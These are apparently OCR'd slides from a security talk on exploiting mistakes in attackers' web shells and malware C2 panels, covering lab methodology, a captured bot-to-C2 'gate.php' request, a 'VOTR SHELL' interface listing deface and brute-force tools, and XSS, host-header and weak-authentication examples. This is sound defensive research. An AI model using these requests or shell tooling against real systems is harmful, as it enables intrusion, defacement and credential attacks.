
But…

Errors & Fails?

Bad guys are humans too…

…they also make mistakes!

My Lab



Methodology

- Collect…
- Deployment in the lab
- Quick scan
- Quick code review
- Manual tests

Automatic scans report false positives due to the fact that the web shell allows …

- File inclusion
- PHP code injection
- Directory traversal
- Code execution
- …

Tips

- Work in a sandbox
- Use T0r
- Do NOT use a corporate network
- (Ab)use of the hypervisor snapshot feature

Deprecated Functions


```
POST /star/gate.php HTTP/1.1
Host: 23.249.166.175
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Referer: 23.249.166.175/star/gate.php
Connection: close
Content-Length: 264
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAyFLe1eF4NAHbJq0
------WebKitFormBoundaryAyFLe1eF4NAHbJq0
Content-Disposition: form-data; name="getconfig"
1
------WebKitFormBoundaryAyFLe1eF4NAHbJq0
Content-Disposition: form-data; name="mid"
91DA26B-3C2931AC-0C1ED2E9-B45B50FFA
------WebKitFormBoundaryAyFLe1eF4NAHbJq0--

HTTP/1.1 200 OK
Date: Fri, 17 Mar 2017 13:16:57 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
X-Powered-By: PHP/5.6.28
Connection: close
Content-Length: 364
Content-Type: text/html; charset=UTF-8

...<br />
<b>Deprecated</b>:  mysql_connect(): The mysql extension is deprecated and will be
removed in the future: use mysqli or PDO instead in <b>C:\xampp\htdocs\star\gate.php</b>
on line <b>9</b><br />
…
```

Just for the fun :-)


Directory Indexing

The “..” reflex!


Directory Indexing



User Creation Failed



XSS


..=[./VOTR SHELL]=..
shiva/shells/xhP2rDkp.php?dir=%2fvar%2fwww%2fshellsyr577<img
Search
=>..[./VOTR SHELL]=..<=
System: Linux shiva 3.8.0-29-generic #42~precise1-Ubuntu SMP Wed Aug 14 16:19:23 UTC 2013 x86_64
User: www-data (33) Group: www-data (33)
Server IP: 192.168.254.8 | Your IP: 192.168.254.208
HDD: 203.25 GB / 242.02 GB
Safe Mode: OFF
MySQL: OFF | Perl: ON | Python: ON | WGET: ON | CURL: ON
Upload File: [Writeable]
Browse... No file selected. Upload
PHPSESSID=c8nqtp1vk3uo1r1avr2ft3fq75
OK
Home
Command
Mass Deface
exploit elfinder
auto submit mirror
Zone-H
network
wp bruteforce
email bruteforce
mass symlink+cp
and whm crack
admin finder
Adminer
whois
Fake Root
Auto Edit User
bypass
wp respass
whmcs decoder
WordPress Auto Deface
WordPress Auto
Deface V.2
www-data@192.168.254.8:~#
>>


Oldies

- Cookies (No HTTPonly)

- CSRF

Host Headers Attack

```
GET /console HTTP/1.1
Host: i-am-evil.com
X-Forwarded-Host: prize9522.jzooo3a.top:80
Cookie: ASP.NET_SessionId=wjo51meljxtk1k2gdorwgxwq
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0
Accept: */*
```



```
HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=UTF-8
Location: http://i-am-evil.com/console/
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Mon, 22 May 2017 20:10:46 GMT
```

Weak Authentication

```
if($_POST['pass']=='password')
{
    ...
}
```

Weak Authentication

